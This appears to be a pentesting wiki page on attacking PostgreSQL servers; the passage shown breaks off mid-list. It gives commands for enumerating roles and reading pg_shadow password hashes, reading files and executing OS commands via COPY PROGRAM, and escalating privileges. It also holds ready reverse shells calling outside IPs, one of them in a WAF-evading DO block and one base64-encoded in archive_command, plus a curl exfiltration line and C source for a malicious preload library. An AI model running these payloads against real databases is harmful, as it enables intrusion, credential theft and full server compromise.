5432 - Pentesting PostgreSQL
Basic Information
PostgreSQL is an open-source object-relational database system. It supports SQL plus extensible data types, functions, procedural languages, operators, and indexes.
Default port: 5432. PostgreSQL does not automatically move to 5433 when the configured port is occupied; the server normally fails to bind until the conflict or its port setting is changed. Multiple local clusters are often configured manually on consecutive ports such as 5432 and 5433.[18]
PORT     STATE SERVICE
5432/tcp open  pgsql
Connect & Basic Enum
psql -U <myuser> # Open psql console with user
psql -h <host> -U <username> -d <database> # Remote connection
psql -h <host> -p <port> -U <username> -W -d <database> # Force a password prompt
psql -h localhost -d <database_name> -U <User> #Password will be prompted
\list # List databases
\c <database> # use the database
\d # List tables
\du+ # Get users roles
# Get current user
SELECT user;
# Get current database
SELECT current_catalog;
# List schemas
SELECT schema_name,schema_owner FROM information_schema.schemata;
\dn+
#List databases
SELECT datname FROM pg_database;
#Read credentials (usernames + pwd hash)
SELECT usename, passwd from pg_shadow;
# Get languages
SELECT lanname,lanacl FROM pg_language;
# Show installed extensions
SHOW rds.extensions; -- AWS RDS only
SELECT * FROM pg_extension;
# Get history of commands executed
\s[!WARNING] Finding an
rdsadmindatabase with\listis a strong indicator of an Amazon RDS for PostgreSQL instance.
For SQL-injection-specific techniques, see PostgreSQL injection.
Automatic Enumeration
msf> use auxiliary/scanner/postgres/postgres_version
msf> use auxiliary/scanner/postgres/postgres_dbname_flag_injection
Brute force
Port scanning
According to this research, when a connection attempt fails, dblink throws an sqlclient_unable_to_establish_sqlconnection exception including an explanation of the error. Examples of these details are listed below.[1]
SELECT * FROM dblink_connect('host=1.2.3.4
                              port=5678
                              user=name
                              password=secret
                              dbname=abc
connect_timeout=10');- Host is down
DETAIL: could not connect to server: No route to host Is the server running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
- Port is closed
DETAIL:  could not connect to server: Connection refused Is  the  server
running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?- Port is open
DETAIL:  server closed the connection unexpectedly This  probably  means
the server terminated abnormally before or while processing the request
or
DETAIL: FATAL: password authentication failed for user "name"- Port is open or filtered
DETAIL:  could not connect to server: Connection timed out Is the server
running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
In PL/pgSQL functions, it is currently not possible to obtain exception details. However, if you have direct access to the PostgreSQL server, you can retrieve the necessary information. If extracting usernames and passwords from the system tables is not feasible, you may consider utilizing the wordlist attack method discussed in the preceding section, as it could potentially yield positive results.
Enumeration of Privileges
Roles
| Role Types | |
|---|---|
| rolsuper | Role has superuser privileges |
| rolinherit | Role automatically inherits privileges of roles it is a member of |
| rolcreaterole | Role can create more roles |
| rolcreatedb | Role can create databases |
| rolcanlogin | Role can log in. That is, this role can be given as the initial session authorization identifier |
| rolreplication | Role is a replication role. A replication role can initiate replication connections and create and drop replication slots. |
| rolconnlimit | For roles that can log in, this sets maximum number of concurrent connections this role can make. -1 means no limit. |
| rolpassword | Not the password (always reads as ********) |
| rolvaliduntil | Password expiry time (only used for password authentication); null if no expiration |
| rolbypassrls | Role bypasses every row-level security policy, see Section 5.8 for more information. |
| rolconfig | Role-specific defaults for run-time configuration variables |
| oid | ID of role |
Interesting Groups
- If you are a member of
pg_execute_server_programyou can execute programs - If you are a member of
pg_read_server_filesyou can read files - If you are a member of
pg_write_server_filesyou can write files
[!TIP] Note that in Postgres a user, a group and a role is the same. It just depend on how you use it and if you allow it to login.
# Get users roles
\du

#Get users roles & groups
# r.rolpassword
# r.rolconfig,
SELECT
      r.rolname,
      r.rolsuper,
      r.rolinherit,
      r.rolcreaterole,
      r.rolcreatedb,
      r.rolcanlogin,
      r.rolbypassrls,
      r.rolconnlimit,
      r.rolvaliduntil,
      r.oid,
  ARRAY(SELECT b.rolname
        FROM pg_catalog.pg_auth_members m
        JOIN pg_catalog.pg_roles b ON (m.roleid = b.oid)
        WHERE m.member = r.oid) as memberof
, r.rolreplication
FROM pg_catalog.pg_roles r
ORDER BY 1;

# Check whether the current user is a superuser
## If response is "on" then true, if "off" then false
SELECT current_setting('is_superuser');

# Try to grant access to groups
## This requires administrative authority over the role; exact CREATEROLE behavior is version-dependent (see below)
GRANT pg_execute_server_program TO "username";
GRANT pg_read_server_files TO "username";
GRANT pg_write_server_files TO "username";
## You will probably get this error:
## Cannot GRANT on the "pg_write_server_files" role without being a member of the role.

# Create new role (user) as member of a role (group)
CREATE ROLE u LOGIN PASSWORD 'lriohfugwebfdwrr' IN GROUP pg_read_server_files;
## Common error
## Cannot GRANT on the "pg_read_server_files" role without being a member of the role.
Tables
# Get owners of tables
select schemaname,tablename,tableowner from pg_tables;
## Get tables where user is owner
select schemaname,tablename,tableowner from pg_tables WHERE tableowner = 'postgres';

# Get your permissions over tables
SELECT grantee,table_schema,table_name,privilege_type FROM information_schema.role_table_grants;

#Check users privileges over a table (pg_shadow on this example)
## If nothing, you don't have any permission
SELECT grantee,table_schema,table_name,privilege_type FROM information_schema.role_table_grants WHERE table_name='pg_shadow';
Functions
# Interesting functions are inside pg_catalog
\df * #Get all
\df *pg_ls* #Get by substring
\df+ pg_read_binary_file #Check who has access

# Get all functions of a schema
\df pg_catalog.*

# Get all functions of a schema (pg_catalog in this case)
SELECT routines.routine_name, parameters.data_type, parameters.ordinal_position
FROM information_schema.routines
    LEFT JOIN information_schema.parameters ON routines.specific_name=parameters.specific_name
WHERE routines.specific_schema='pg_catalog'
ORDER BY routines.routine_name, parameters.ordinal_position;

# Another option
SELECT * FROM pg_proc;
File-system actions
Read directories and files
From this commit members of the defined DEFAULT_ROLE_READ_SERVER_FILES group (called pg_read_server_files) and super users can use the COPY method on any path (check out convert_and_check_filename in genfile.c):
# Read file
CREATE TABLE demo(t text);
COPY demo from '/etc/passwd';
SELECT * FROM demo;
[!WARNING] On PostgreSQL 15 and earlier, a role with
CREATEROLEcould grant itself membership in these non-superuser predefined roles. PostgreSQL 16 restricted this behavior: membership changes require the applicableADMIN OPTION(or superuser authority). Test the target version and effective grant options before relying on this path.[19]GRANT pg_read_server_files TO username;
There are other postgres functions that can be used to read file or list a directory. Only superusers and users with explicit permissions can use them:
# Before executing these functions, connect to the postgres DB (not template1)
\c postgres
## If you don't do this, you might get "permission denied" error even if you have permission

select * from pg_ls_dir('/tmp');
select * from pg_read_file('/etc/passwd', 0, 1000000);
select * from pg_read_binary_file('/etc/passwd');

# Check who has permissions
\df+ pg_ls_dir
\df+ pg_read_file
\df+ pg_read_binary_file

# Try to grant permissions
GRANT EXECUTE ON function pg_catalog.pg_ls_dir(text) TO username;
# By default you can only access files in the data directory
SHOW data_directory;
# But if you are a member of the group pg_read_server_files
# You can access any file, anywhere
GRANT pg_read_server_files TO username;
# Check CREATEROLE privilege escalation
You can find more functions in https://www.postgresql.org/docs/current/functions-admin.html
Simple File Writing
Only super users and members of pg_write_server_files can use copy to write files.
copy (select convert_from(decode('<ENCODED_PAYLOAD>','base64'),'utf-8')) to '/just/a/path.exec';[!WARNING] On PostgreSQL 15 and earlier,
CREATEROLEcould make this grant possible for non-superuser predefined roles. PostgreSQL 16 and later require the relevantADMIN OPTIONor superuser authority.[19]GRANT pg_write_server_files TO username;
Remember that COPY cannot handle newline chars, therefore even if you are using a base64 payload you need to send a one-liner.
A very important limitation of this technique is that copy cannot be used to write binary files as it modify some binary values.
Binary files upload
For binary-safe alternatives, see uploading large binary files through PostgreSQL.
Updating PostgreSQL table data via local file write
If you have the necessary permissions to read and write PostgreSQL server files, you can update any table on the server by overwriting the associated file node in the PostgreSQL data directory. More on this technique here.[2]
Required steps:
-
Obtain the PostgreSQL data directory
SELECT setting FROM pg_settings WHERE name = 'data_directory';Note: If you cannot retrieve the current data-directory setting, query the major version with
SELECT version()and test platform-specific package layouts. A common Debian/Ubuntu path is/var/lib/postgresql/MAJOR_VERSION/CLUSTER_NAME/, often with cluster namemain. -
Obtain a relative path to the filenode, associated with the target table
SELECT pg_relation_filepath('{TABLE_NAME}')This query should return something like
base/3/1337. The full path on disk will be$DATA_DIRECTORY/base/3/1337, i.e./var/lib/postgresql/13/main/base/3/1337. -
Download the filenode through the
lo_*functionsSELECT lo_import('{PSQL_DATA_DIRECTORY}/{RELATION_FILEPATH}',13337) -
Get the datatype, associated with the target table
SELECT STRING_AGG( CONCAT_WS( ',', attname, typname, attlen, attalign ), ';' ) FROM pg_attribute JOIN pg_type ON pg_attribute.atttypid = pg_type.oid JOIN pg_class ON pg_attribute.attrelid = pg_class.oid WHERE pg_class.relname = '{TABLE_NAME}'; -
Use the PostgreSQL Filenode Editor to edit the filenode; set all
rol*boolean flags to 1 for full permissions.python3 postgresql_filenode_editor.py -f {FILENODE} --datatype-csv {DATATYPE_CSV_FROM_STEP_4} -m update -p 0 -i ITEM_ID --csv-data {CSV_DATA}
-
Re-upload the edited filenode via the
lo_*functions, and overwrite the original file on the diskSELECT lo_from_bytea(13338,decode('{BASE64_ENCODED_EDITED_FILENODE}','base64')) SELECT lo_export(13338,'{PSQL_DATA_DIRECTORY}/{RELATION_FILEPATH}') -
(Optionally) Clear the in-memory table cache by running an expensive SQL query
SELECT lo_from_bytea(133337, (SELECT REPEAT('a', 128*1024*1024))::bytea) -
You should now see updated table values in the PostgreSQL.
You can also become a superuser by editing the pg_authid table. See the corresponding privilege-escalation section.
RCE
RCE to program
COPY ... PROGRAM has existed since PostgreSQL 9.3. It executes an operating-system command as the database service account and is restricted to superusers or roles granted pg_execute_server_program. An SQL-injection exfiltration example is:[15]
'; copy (SELECT '') to program 'curl http://YOUR-SERVER?f=`ls -l|base64`'-- -Example to exec:
#PoC
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;

#Reverse shell
# To escape a single quote in the SQL literal, double it
COPY files FROM PROGRAM 'perl -MIO -e ''$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.0.104:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;''';
[!WARNING] This self-grant path applies directly to PostgreSQL 15 and earlier. On PostgreSQL 16 and later, the session also needs
ADMIN OPTIONonpg_execute_server_program(or superuser authority).[19]GRANT pg_execute_server_program TO username;
Or use the multi/postgres/postgres_copy_from_program_cmd_exec module from metasploit.
More information about the technique is available in the linked research. Although it was submitted as CVE-2019-9193, the PostgreSQL project clarified that authorized COPY ... PROGRAM execution is an intended feature rather than a vulnerability.[3][15]
Bypass keyword filters/WAF to reach COPY PROGRAM
In SQLi contexts with stacked queries, a WAF may remove or block the literal keyword COPY. You can dynamically construct the statement and execute it inside a PL/pgSQL DO block. For example, build the leading C with CHR(67) to bypass naive filters and EXECUTE the assembled command:
DO $$
DECLARE cmd text;
BEGIN
  cmd := CHR(67) || 'OPY (SELECT '''') TO PROGRAM ''bash -c "bash -i >& /dev/tcp/10.10.14.8/443 0>&1"''';
  EXECUTE cmd;
END $$;
This pattern avoids static keyword filtering and still achieves OS command execution via COPY ... PROGRAM. It is especially useful when the application echoes SQL errors and allows stacked queries.[4][5]
RCE with PostgreSQL languages
See RCE with PostgreSQL procedural languages.
RCE with PostgreSQL extensions
After obtaining a binary-safe upload primitive, you can test code execution by loading a compatible PostgreSQL extension. See RCE with PostgreSQL extensions.
PostgreSQL configuration file RCE
[!TIP] The following RCE vectors are especially useful in constrained SQLi contexts, as all steps can be performed through nested SELECT statements
These techniques require a PostgreSQL configuration file that the database service account can overwrite. That is common in some source/container layouts, but packaged systems may keep the main file root-owned; database superuser status alone does not bypass operating-system permissions.

RCE with ssl_passphrase_command
More information about this technique here.[6]
The configuration file has several settings that can lead to command execution when their prerequisites are met:
ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'Path to the private key of the databasessl_passphrase_command = ''specifies a command used to obtain the passphrase for an encrypted private key.ssl_passphrase_command_supports_reload = offcontrols whether that command may run during a configuration reload when a passphrase is needed.
Then, an attacker will need to:
- Dump private key from the server
- Encrypt downloaded private key:
rsa -aes256 -in downloaded-ssl-cert-snakeoil.key -out ssl-cert-snakeoil.key
- Overwrite
- Dump the current postgresql configuration
- Overwrite the configuration with the mentioned attributes configuration:
ssl_passphrase_command = 'bash -c "bash -i >& /dev/tcp/127.0.0.1/8111 0>&1"'ssl_passphrase_command_supports_reload = on
- Execute
pg_reload_conf()
While testing this I noticed that this will only work if the private key file has privileges 640, it’s owned by root and by the group ssl-cert or postgres (so the postgres user can read it), and is placed in /var/lib/postgresql/12/main.
RCE with archive_command
More information about this config and about WAL here.[7]
Another attribute in the configuration file that is exploitable is archive_command.
For this to work, the archive_mode setting has to be 'on' or 'always'. If that is true, then we could overwrite the command in archive_command and force it to execute via the WAL (write-ahead logging) operations.
The general steps are:
- Check whether archive mode is enabled:
SELECT current_setting('archive_mode') - Overwrite
archive_commandwith the payload. For eg, a reverse shell:archive_command = 'echo "dXNlIFNvY2tldDskaT0iMTAuMC4wLjEiOyRwPTQyNDI7c29ja2V0KFMsUEZfSU5FVCxTT0NLX1NUUkVBTSxnZXRwcm90b2J5bmFtZSgidGNwIikpO2lmKGNvbm5lY3QoUyxzb2NrYWRkcl9pbigkcCxpbmV0X2F0b24oJGkpKSkpe29wZW4oU1RESU4sIj4mUyIpO29wZW4oU1RET1VULCI+JlMiKTtvcGVuKFNUREVSUiwiPiZTIik7ZXhlYygiL2Jpbi9zaCAtaSIpO307" | base64 --decode | perl' - Reload the config:
SELECT pg_reload_conf() - Force the WAL operation to run, which will call the archive command:
SELECT pg_switch_wal()orSELECT pg_switch_xlog()for some Postgres versions
Editing postgresql.conf via Large Objects (SQLi-friendly)
When multi-line writes are needed (e.g., to set multiple GUCs), use PostgreSQL Large Objects to read and overwrite the config entirely from SQL. This approach is ideal in SQLi contexts where COPY cannot handle newlines or binary-safe writes.
Example (adjust the major version and path if needed, e.g. version 15 on Debian):
-- 1) Import the current configuration and note the returned OID (example OID: 114575)
SELECT lo_import('/etc/postgresql/15/main/postgresql.conf');

-- 2) Read it back as text to verify
SELECT encode(lo_get(114575), 'escape');

-- 3) Prepare a minimal config snippet locally that forces execution via WAL
--    and base64-encode its contents, for example:
--    archive_mode = 'always'\n
--    archive_command = 'bash -c "bash -i >& /dev/tcp/10.10.14.8/443 0>&1"'\n
--    archive_timeout = 1\n
--    Then write the new contents into a new Large Object and export it over the original file
SELECT lo_from_bytea(223, decode('<BASE64_POSTGRESQL_CONF>', 'base64'));
SELECT lo_export(223, '/etc/postgresql/15/main/postgresql.conf');

-- 4) Reload the configuration and optionally trigger a WAL switch
SELECT pg_reload_conf();
-- Optional explicit trigger if needed
SELECT pg_switch_wal();  -- or pg_switch_xlog() on older versions
This yields reliable OS command execution via archive_command as the postgres user, provided archive_mode is enabled. In practice, setting a low archive_timeout can cause rapid invocation without requiring an explicit WAL switch.[4]
RCE with preload libraries
More information about this technique here.[8]
This attack vector takes advantage of the following configuration variables:
session_preload_libraries— libraries that will be loaded by the PostgreSQL server at the client connection.dynamic_library_path— list of directories where the PostgreSQL server will search for the libraries.
We can set the dynamic_library_path value to a directory, writable by the postgres user running the database, e.g., /tmp/ directory, and upload a malicious .so object there. Next, we will force the PostgreSQL server to load our newly uploaded library by including it in the session_preload_libraries variable.
The attack steps are:
-
Download the original
postgresql.conf -
Include the
/tmp/directory in thedynamic_library_pathvalue, e.g.dynamic_library_path = '/tmp:$libdir' -
Include the malicious library name in the
session_preload_librariesvalue, e.g.session_preload_libraries = 'payload.so' -
Check major PostgreSQL version via the
SELECT version()query -
Compile the malicious library code with the correct PostgreSQL dev package Sample code:
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "postgres.h"
#include "fmgr.h"

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

void _init() {
   /*
       code taken from https://www.revshells.com/
   */

   int port = REVSHELL_PORT;
   struct sockaddr_in revsockaddr;

   int sockt = socket(AF_INET, SOCK_STREAM, 0);
   revsockaddr.sin_family = AF_INET;
   revsockaddr.sin_port = htons(port);
   revsockaddr.sin_addr.s_addr = inet_addr("REVSHELL_IP");

   connect(sockt, (struct sockaddr *) &revsockaddr,
   sizeof(revsockaddr));
   dup2(sockt, 0);
   dup2(sockt, 1);
   dup2(sockt, 2);

   char * const argv[] = {"/bin/bash", NULL};
   execve("/bin/bash", argv, NULL);
}
Compiling the code:
gcc -I$(pg_config --includedir-server) -shared -fPIC -nostartfiles -o payload.so payload.c -
Upload the malicious
postgresql.conf, created in steps 2-3, and overwrite the original one -
Upload the
payload.sofrom step 5 to the/tmpdirectory -
Reload the server configuration by restarting the server or invoking the
SELECT pg_reload_conf()query -
At the next DB connection, you will receive the reverse shell connection.
PostgreSQL privilege escalation
Privilege escalation with CREATEROLE
Grant
On PostgreSQL 15 and earlier, roles with CREATEROLE could grant or revoke membership in any non-superuser role. PostgreSQL 16 tightened role administration: changing membership now requires ADMIN OPTION on the target role, and altering sensitive attributes requires corresponding authority.[16][19]
Therefore, on a vulnerable older server—or on a newer server where the account also has the needed grant option—you may be able to grant yourself predefined roles that read/write server files or execute programs:
# Access to execute commands
GRANT pg_execute_server_program TO username;
# Access to read files
GRANT pg_read_server_files TO username;
# Access to write files
GRANT pg_write_server_files TO username;
Modify Password
On PostgreSQL 15 and earlier, CREATEROLE can also change passwords of other non-superusers. On PostgreSQL 16 and later, this requires administrative authority over the target role.[19]
#Change password
ALTER USER user_name WITH PASSWORD 'new_password';
Escalation to SUPERUSER
If pg_hba.conf trusts a local connection for a database superuser, command execution as the PostgreSQL OS account can invoke psql through that trusted path and grant your database role SUPERUSER:
COPY (select '') to PROGRAM 'psql -U <super_user> -c "ALTER USER <your_username> WITH SUPERUSER;"';[!TIP] This is usually possible because of the following lines in the
pg_hba.conffile:# "local" is for Unix domain socket connections only local all all trust # IPv4 local connections: host all all 127.0.0.1/32 trust # IPv6 local connections: host all all ::1/128 trust
ALTER TABLE privilege escalation
This write-up explains how an excessive ALTER TABLE privilege granted to a non-superuser PostgreSQL role in Google Cloud SQL could be abused to escalate privileges.[9]
When you try to make another user owner of a table you should get an error preventing it, but apparently GCP gave that option to the not-superuser postgres user in GCP:

Joining this idea with the fact that when the INSERT/UPDATE/ANALYZE commands are executed on a table with an index function, the function is called as part of the command with the table owner’s permissions. It’s possible to create an index with a function and give owner permissions to a super user over that table, and then run ANALYZE over the table with the malicious function that will be able to execute commands because it’s using the privileges of the owner.
GetUserIdAndSecContext(&save_userid, &save_sec_context);
SetUserIdAndSecContext(onerel->rd_rel->relowner,
                       save_sec_context | SECURITY_RESTRICTED_OPERATION);
Exploitation
- Start by creating a new table.
- Insert some irrelevant content into the table to provide data for the index function.
- Develop a malicious index function that contains a code execution payload, allowing for unauthorized commands to be executed.
- ALTER the table’s owner to “cloudsqladmin,” which is GCP’s superuser role exclusively used by Cloud SQL to manage and maintain the database.
- Perform an ANALYZE operation on the table. This action compels the PostgreSQL engine to switch to the user context of the table’s owner, “cloudsqladmin.” Consequently, the malicious index function is called with the permissions of “cloudsqladmin,” thereby enabling the execution of the previously unauthorized shell command.
In PostgreSQL, this flow looks something like this:
CREATE TABLE temp_table (data text);
CREATE TABLE shell_commands_results (data text);

INSERT INTO temp_table VALUES ('dummy content');

/* PostgreSQL does not allow creating a VOLATILE index function, so first we create IMMUTABLE index function */
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
  LANGUAGE sql IMMUTABLE AS 'select ''nothing'';';

CREATE INDEX index_malicious ON public.temp_table (suid_function(data));

ALTER TABLE temp_table OWNER TO cloudsqladmin;

/* Replace the function with VOLATILE index function to bypass the PostgreSQL restriction */
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
  LANGUAGE sql VOLATILE AS 'COPY public.shell_commands_results (data) FROM PROGRAM ''/usr/bin/id''; select ''test'';';

ANALYZE public.temp_table;
Then, the shell_commands_results table will contain the output of the executed code:
uid=2345(postgres) gid=2345(postgres) groups=2345(postgres)Local Login
Some misconfigured PostgreSQL instances allow privileged local connections that are unavailable remotely. With valid credentials—or an applicable local trust rule—the dblink extension can make a new loopback connection and execute queries as that role:
\du * # Get Users
\l    # Get databases
SELECT * FROM dblink('host=127.0.0.1
    port=5432
    user=someuser
    password=supersecret
    dbname=somedb',
    'SELECT usename,passwd from pg_shadow')
RETURNS (result TEXT);
[!WARNING] Note that for the previous query to work the function
dblinkneeds to exist. If it doesn’t you could try to create it withCREATE EXTENSION dblink;
If you have the password of a user with more privileges, but the user is not allowed to login from an external IP you can use the following function to execute queries as that user:
SELECT * FROM dblink('host=127.0.0.1
                          user=someuser
                          dbname=somedb',
                         'SELECT usename,passwd from pg_shadow')
                      RETURNS (result TEXT);
It’s possible to check if this function exists with:
SELECT * FROM pg_proc WHERE proname='dblink' AND pronargs=2;Custom defined function with SECURITY DEFINER
This write-up describes how pentesters escalated privileges inside an IBM-managed PostgreSQL instance after finding a function declared with SECURITY DEFINER:[10]
CREATE OR REPLACE FUNCTION public.create_subscription(IN subscription_name text,IN host_ip text,IN portnum text,IN password text,IN username text,IN db_name text,IN publisher_name text)
    RETURNS text
    LANGUAGE 'plpgsql'
    VOLATILE SECURITY DEFINER
    PARALLEL UNSAFE
    COST 100

AS $BODY$
                DECLARE
                     persist_dblink_extension boolean;
                BEGIN
                    persist_dblink_extension := create_dblink_extension();
                    PERFORM dblink_connect(format('dbname=%s', db_name));
                    PERFORM dblink_exec(format('CREATE SUBSCRIPTION %s CONNECTION ''host=%s port=%s password=%s user=%s dbname=%s sslmode=require'' PUBLICATION %s',
                                               subscription_name, host_ip, portNum, password, username, db_name, publisher_name));
                    PERFORM dblink_disconnect();
…
As explained in the docs a function with SECURITY DEFINER is executed with the privileges of the user that owns it. Therefore, if the function is vulnerable to SQL Injection or is doing some privileged actions with params controlled by the attacker, it could be abused to escalate privileges inside postgres.[17]
The declaration above includes the SECURITY DEFINER flag.

CREATE SUBSCRIPTION test3 CONNECTION 'host=127.0.0.1 port=5432 password=a
user=ibm dbname=ibmclouddb sslmode=require' PUBLICATION test2_publication
WITH (create_slot = false); INSERT INTO public.test3(data) VALUES(current_user);
And then execute commands:
Password brute force with PL/pgSQL
PL/pgSQL is a fully featured programming language that offers greater procedural control compared to SQL. It enables the use of loops and other control structures to enhance program logic. In addition, SQL statements and triggers have the capability to invoke functions that are created using the PL/pgSQL language. This integration allows for a more comprehensive and versatile approach to database programming and automation.
In an authorized assessment, server-side loops can test candidate database credentials. See PL/pgSQL password brute force; constrain attempts to avoid lockouts and resource exhaustion.
Privilege escalation by overwriting internal PostgreSQL tables
[!TIP] The following privilege-escalation vector is especially useful in constrained SQL injection contexts because every step can be performed through nested
SELECTstatements.
If you can read and write PostgreSQL server files, you can become a superuser by overwriting the PostgreSQL on-disk filenode, associated with the internal pg_authid table.
Read more about this technique here.[2]
The attack steps are:
- Obtain the PostgreSQL data directory
